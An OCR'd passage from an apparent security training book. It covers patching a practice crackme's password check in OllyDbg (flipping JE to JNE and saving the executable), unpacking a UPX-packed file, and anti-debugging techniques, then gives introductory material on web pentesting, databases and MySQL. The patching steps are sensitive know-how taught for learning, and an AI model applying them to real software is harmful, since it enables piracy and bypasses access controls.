
JE is a conditional jump which means that if the condition is right then it will jump to 00457728,which leaves us to the message “You are not authorized to use the application” and if the condition is not satisfied it just continues reading the code

Now we finally can remove this message, our approach being:


•Fill it with NOP’s(No Operation) and make this conditional jump not work

•Change JE SHORT Password.00457728 to JNE SHORT Password.00457728, JNE(Jump If Not Equal) means that if the password is correct it will give you the bad message and if the password is incorrect it will give you the correct message.


Here, I am changing the JE to JNE by double clicking on the instruction line.




Set Jump Instruction



Again the application will ask us to enter the password, but this time the 1111 password which was wrong, will be ignored by the application about its authenticity thus it will directly jump to the “you are authorized” section demonstrating successful patching of the app. Hit assemble and re-run the app.





Now to permanently modify the app to accept any password, simply save the modified exe. Right click on code window-> “copy to executable” -> “All modifications” -> Copy all-> “Save file”. So that’s it, we have patched a simple application.

Identifying Packers/Crypters

Packers

This usually is short for “runtime packers” which are also known as “self-extracting archives”. Software that unpacks itself in memory when the “packed file” is executed. Sometimes this technique is also called “executable compression”. This type of compression was invented to make files smaller. So users wouldn’t have to unpack them manually before they could be executed. But given the current size of portable media and internet speeds, the need for smaller files is not that urgent anymore. So when you see some packers being used nowadays, it is almost always for malicious purposes. In essence to make reverse engineering more difficult, with the added benefit of a smaller footprint on the infected machine.

Crypters

The crudest technique for crypters is usually called obfuscation. A more elaborate blog post on that is Obfuscation: Malware’s best friend. Obfuscation is also used often in scripts, like javascripts and vbscripts. But most of the time these are not very hard to bypass or de-obfuscate. More complex methods use actual encryption. Most crypters do not only encrypt the file, but the crypter software offers the user many other options to make the hidden executable as hard to detect by security vendors as possible The same is true for some packers. An in-depth analysis of one crypter (as an example) can be found in our blog post Malware Crypters – the Deceptive First Layer. Another thing you will find in that post is the expression FUD (Fully Undetectable) which is the ultimate goal for malware authors. Being able to go undetected by any security vendor is the holy grail for malware authors. But if they can go undetected for a while and then easily change their files again once they are detected, they will settle for that.

Unpacking

Packing/ Unpacking:

Packing is the process of compressing an exe,including the data and decompressing function with the compressed exe itself

```
D:\...                    E Tools\Packer\upx308w\upx308w>upx CRACKME2.EXE
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2011
UPX 3.08w        Markus Oberhumer, Laszlo Molnar & John Reiser   Dec 12th 2011

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     12288 ->      9216   75.00%    win32/pe     CRACKME2.EXE

Packed 1 file.
```

Unpacking is the reverse of this; it’s a process of identifying the decompressing function and extracts the original data out of exe.


Goals of packing:

- To reduce the size of exe
- To obfuscate the data, in case of malwares

There are lots of packers available such as UPX, NeoLite, PECompact, etc… to achieve the goals mentioned above.


Identifying the packer:

First, we need to identify the exe if it's a packed executable file. To confirm this we will use a tool called PEiD, which can really tell us if this is packed and if yes, using what packer. Launch the PEiD tool and locate the executable. You will see it displaying the information based on which tool it was packed with.




Unpacking the exe:

We'll use OllyDbg for unpacking the executable. Load the exe in OllyDbg; now there are two things in this exe, first- EP, which is the entry point where the OllyDbg lands; second is OEP, Original Entry Point, which is entry point for original code. So we have to detect the OEP in order to unpack the executable. As soon as the packed exe is loaded, it hit it's EP.




Once the EP is found, we need to look for the OEP, which is original entry point for the exe. We need to just keep scrolling until we find an instruction called POPAD, which is used to pop words into general purpose registers. Soon after POPAD, we need to find a jump instruction, which takes us to the OEP. Make a breakpoint at this address (POPAD). Press F9 to load and execute the packed exe which comes and pause at the breakpoint. As shown in the Fig-4, the OEP address is in jump instruction.




OllyDump plugin:

OllyDump is a plugin (.dll) which dumps the active process to an executable file (PE). Now, press F8 until it takes the jump and reaches to the address (00401000). Once there, we will use OllyDump to dump the original code. Go to Plugins->OllyDump->Dump debugged process. We will be presented with the screen shown below in Fig-5. As we can see, the Entry point was the address of the packed executable which is being modified to a new address and being assigned to the EIP register for executing the next instruction.



Click the Dump button, save the new executable, which is now unpacked, to the location of your choice. Now the unpacked executable will be un-obfuscated, easy to read and analyse.



Anti-Debugging Techniques

Anti-debugging techniques are methods used to fool debuggers, making the reverse engineers job harder, attempting to make the job so hard they won't want to spend the necessary time cracking the target. Some of them work on static disassemblers (like IDA Pro) and others on debuggers like Olly or SoftICE. Debuggers can be split into two types, linear sweep and recursive traversal, and some anti-debugging techniques target those specific types. Others work on all debuggers as they exploit flaws in the mechanics of debugging in general.

One of the most obvious anti-debug techniques is code obfuscation. This simply means making the code as difficult to read as possible, making the reverser's job much tougher. This includes methods such as spaghetti code (jumping all over the place), encrypting strings,making method call names meaningless (for interpreted code like VB and .NET), and code flow obfuscation where the flow of code does not follow in a linear direction.

Another type of technique is self-modifying code and polymorphism. We were gently introduced to this technique in an earlier tutorial, though these methods can become extremely complicated. This technique is used heavily in some of the more robust viruses and malware out there. Self-modifying code is a technique where the actual opcodes of the binary are changed dynamically (at run-time), making it impossible to see what the code does without stepping through it. Polymorphism is the technique of changing binary code, while still maintaining the same functionality, each time the binary is copied.

Still other techniques have to do with the way the operating system handles debugging. These include calls to Windows API functions that tells us if the target is being debugged, checking for breakpoints dynamically in the code, removing hardware breakpoints, and using known bugs in debuggers to attempt to crash the debugger.

WEB APPLICATION PENETRATION TESTING

10
WEB APPLICATION PENETRATION TESTING

Introduction

Web application penetration testing is the process of using penetration testing techniques on a web application to detect its vulnerabilities. It is similar to a penetration test and aims to break into the web application using any penetration attacks or threats.

Web application penetration testing works by using manual or automated penetration tests to identify any vulnerability, security flaws or threats in a web application. The tests involve using/implementing any of the known malicious penetration attacks on the application. The penetration tester exhibits/fabricates attacks and environment from an attacker's perspective, such as using SQL injection tests. The web application penetration testing key outcome is to identify security weakness across the entire web application and its components (source code, database, back-end network). It also helps in prioritizing the identified vulnerabilities and threats, and possible ways to mitigate them.

Web Application Testing can expose weaknesses in application systems that are not otherwise addressed by traditional network defence mechanisms. Given that the application is authorized to communicate past those defence mechanisms, attacking an application vulnerability may allow attackers to gain access to networks that are well defended otherwise.
The process typically includes the following stages:
- Scope of engagement
- Information Gathering
- Vulnerability identification
- Exploitation
- Post Exploitation
- Reporting

Client & Server Side Scripting

The scripts can be written in two forms, at the server end (back end) or at the client end (server end). The main difference between server-side scripting and client-side scripting is that the server side scripting involves server for its processing. On the other hand, client-side scripting requires browsers to run the scripts on the client machine but does not interact with the server while processing the client-side scripts.
A script is generally a series of program or instruction, which has to be executed on other program or application. As we know that the web works in a client-server environment. The client-side script executes the code to the client side which is visible to the users while a server-side script is executed in the server end which users cannot see.

Server Side Scripting

Server-side scripting is a technique of programming for producing the code which can run software on the server side, in simple words any scripting or programming that can run on the web server is known as server-side scripting. The operations like customization of a website, dynamic change in the website content, response generation to the user's queries, accessing the

database, and so on are performed at the server end.
Eg.: CGI, PHP, Python, Ruby, ColdFusion, C#, Java, C++

Client Side Scripting

Client-side scripting is performed to generate a code that can run on the client end (browser) without needing the server side processing. Basically, these types of scripts are placed inside an HTML document. The client-side scripting can be used to examine the user's form for the errors before submitting it and for changing the content according to the user input. The effective client-side scripting can significantly reduce the **server load.** It is designed to run as a scripting language utilizing a web browser as a host program.
Eg.: JavaScript, VBScript, AJAX, jQuery etc.

BASIS FOR COMPARISON	SERVER-SIDE SCRIPTING	CLIENT-SIDE SCRIPTING
Basic	Works in the back end which could not be visible at the client end.	Works at the front end and script are visible among the users.
Processing	Requires server interaction.	Does not need interaction with the server.
Languages involved	PHP, ASP.net, Ruby on Rails, ColdFusion, Python, etcetera.	HTML, CSS, JavaScript, etc.
Affect	Could effectively customize the web pages and provide dynamic websites.	Can reduce the load to the server.
Security	Relatively secure.	Insecure

RDBMS Concepts

RDBMS stands for relational database management system. A relational model can be represented as a table of rows and columns.
A database contains one or more tables of information. The rows in a table are called records and the columns in a table are called fields or attributes. A database that contains only one table is called a flat database. A database that contains two or more related tables is called a relational database.

A relational database has following major components:
1. Table
2. Record or Tuple
3. Field or Column name or Attribute
4. Domain
5. Instance
6. Schema
7. Keys

1. Table

A table is a collection of data represented in rows and columns. Each table has a name in database. For example, the following table "STUDENT" stores the information of students in database.

Table: STUDENT

Student_Id	Student_Name	Student_Addr	Student_Age
101	Chaitanya	Dayal Bagh, Agra	27
102	Ajeet	Delhi	26
103	Rahul	Gurgaon	24
104	Shubham	Chennai	25

2. Record or Tuple

Each row of a table is known as record. It is also known as tuple. For example, the following row is a record that we have taken from the above table.

102	Ajeet	Delhi	26

3. Field or Column name or Attribute

The above table "STUDENT" has four fields (or attributes): Student_Id, Student_Name, Student_Addr & Student_Age.

4. Domain

A domain is a set of permitted values for an attribute in table. For example, a domain of month-of-year can accept January, February,…December as values, a domain of dates can accept all possible valid dates etc. We specify domain of attribute while creating a table.

An attribute cannot accept values that are outside of their domains. For example, In the above table "STUDENT", the Student_Id field has integer domain so that field cannot accept values that are not integers for example, Student_Id cannot has values like, "First", 10.11 etc.

5. Keys

Key plays an important role in relational database; it is used for identifying unique rows from table.It also establishes relationship among tables.
Types of keys in DBMS:

Primary Key: A primary is a column or set of columns in a table that uniquely identifies tuples (rows) in that table.
Super Key: A super key is a set of one of more columns (attributes) to uniquely identify rows in a table.
Candidate Key: A super key with no redundant attribute is known as candidate key
Alternate Key: Out of all candidate keys, only one gets selected as primary key, remaining keys are known as alternate or secondary keys.
Composite Key: A key that consists of more than one attribute to uniquely identify rows (also known as records & tuples) in a table is called composite key.
Foreign Key: Foreign keys are the columns of a table that points to the primary key of another table. They act as a cross-reference between tables.

Introduction to SQL, MySQL, MS-SQL and PostgreSQL

Structured Query Language (SQL) is a standard computer language for relational database management and data manipulation. SQL is used to query, insert, update and modify data. Most relational databases support SQL, which is an added benefit for database administrators (DBAs), as they are often required to support databases across several different platforms.

SQL code is divided into four main categories:

- Queries are performed using the ubiquitous yet familiar SELECT statement, which is further divided into clauses, including SELECT, FROM, WHERE and ORDER BY.
- Data Manipulation Language (DML) is used to add, update or delete data and is actually a SELECT statement subset and is comprised of the INSERT, DELETE and UPDATE statements, as well as control statements, e.g., BEGIN TRANSACTION, SAVEPOINT, COMMIT and ROLLBACK.
- Data Definition Language (DDL) is used for managing tables and index structures. Examples of DDL statements include CREATE, ALTER, TRUNCATE and DROP.
- Data Control Language (DCL) is used to assign and revoke database rights and permissions. Its main statements are GRANT and REVOKE.

MySQL

MySQL is a fast, easy-to-use RDBMS being used for many small and big businesses. MySQL is developed, marketed and supported by MySQL AB. MySQL is released under an open-source license. MySQL is a very powerful program in its own right. It handles a large subset of the functionality of the most expensive and powerful database packages. MySQL uses a standard form of the well-known SQL data language.
MySQL works on many operating systems and with many languages including PHP, PERL, C, C++, JAVA, etc. MySQL is very friendly to PHP, the most appreciated language for web development. MySQL supports large databases, up to 50 million rows or more in a table. The default file size limit for a table is 4GB, but you can increase this (if your operating system can handle it) to a theoretical limit of 8 million terabytes (TB).MySQL is customizable. The open-source GPL license allows programmers to modify the MySQL software to fit their own specific environments.

MS-SQL

MS SQL is short for Microsoft SQL Server. It is a relational web hosting database that is used to store web site information like blog posts or user information. MS SQL is the most popular type of database on Windows servers. It is not free but it has many advanced features that make it suitable for businesses.

MS SQL is the database of choice for web applications on a Windows platform (using .NET or ASP). These languages make is extremely easy to connect to a MS SQL database. It is also used for many popular content management systems and other scripts.

PostgreSQL

PostgreSQL is a powerful, open source object-relational database system. It has more than 15 years of active development and a proven architecture that has earned it a strong reputation for reliability, data integrity, and correctness. PostgreSQL runs on all major operating systems, including Linux, UNIX (AIX, BSD, HP-UX, SGI IRIX, Mac OS X, Solaris, Tru64), and Windows. This tutorial will give you quick start with PostgreSQL and make you comfortable with PostgreSQL programming.

Working with MySQL

MySQL operates in client/server architecture. The client application needs to connect to database server, before manipulating the data.

To create a server, we will use XAMPP. Download the XAMPP from the official website and install it. The process is pretty simple.

Once installed, fire up the application and click on MySQL button to start the MySQL server.

```
cd c:\xampp\mysql\bin
mysql.exe -u root --password
```

Creating a Database

The first step in database management, is to create a database. The following steps are demonstrated using a database sample_db:


1. Creating (initializing) the database.
2. Creating the tables within the database
3. Interacting with the tables by inserting, retrieving, modifying, or deleting data.

After connection to the server issue the following query to create database by name sample_db

mysql>CREATE DATABASE sample_db;

Now, a database by name sample_db is created, but still not in use. You need to issue USE <database-name> command to perform any operations on the database. SELECT DATABASE() command can be used to view the database in use as shown below:

mysql>SELECT DATABASE();




To make the sample_db as the current database in use, issue the command:

mysql>USE sample_db

Note: Use is one of the few statements that require no terminating semicolon, although you can give if you want.

After you issue the use statement, sample_db is the default database:

mysql>SELECT DATABASE();



Removing a Database

You can remove it by the following query:

mysql>drop database sample_db;

The command will permanently remove the database.

Creating Tables

The CREATE TABLE statement allows you to create a table within the current database.

Syntax for creating table:

mysql>CREATE TABLE table_name(column_specs);

- table_name indicates the name you want to give the table.

- column_specs provides the specifications for the columns in the table, as well as indexes (if you have any)

Each column specification in the create table statement consists of the column name ,the type (like varchar, int, date, etc.), and possibly some column attributes.

Note: A table must have at least one column. You cannot create a table without specifying any column name.

Now we can create a table having name student and four fields having name as roll_no, name, specialization, dob(date of birth).

The CREATE TABLE statement for the student table look like this

```
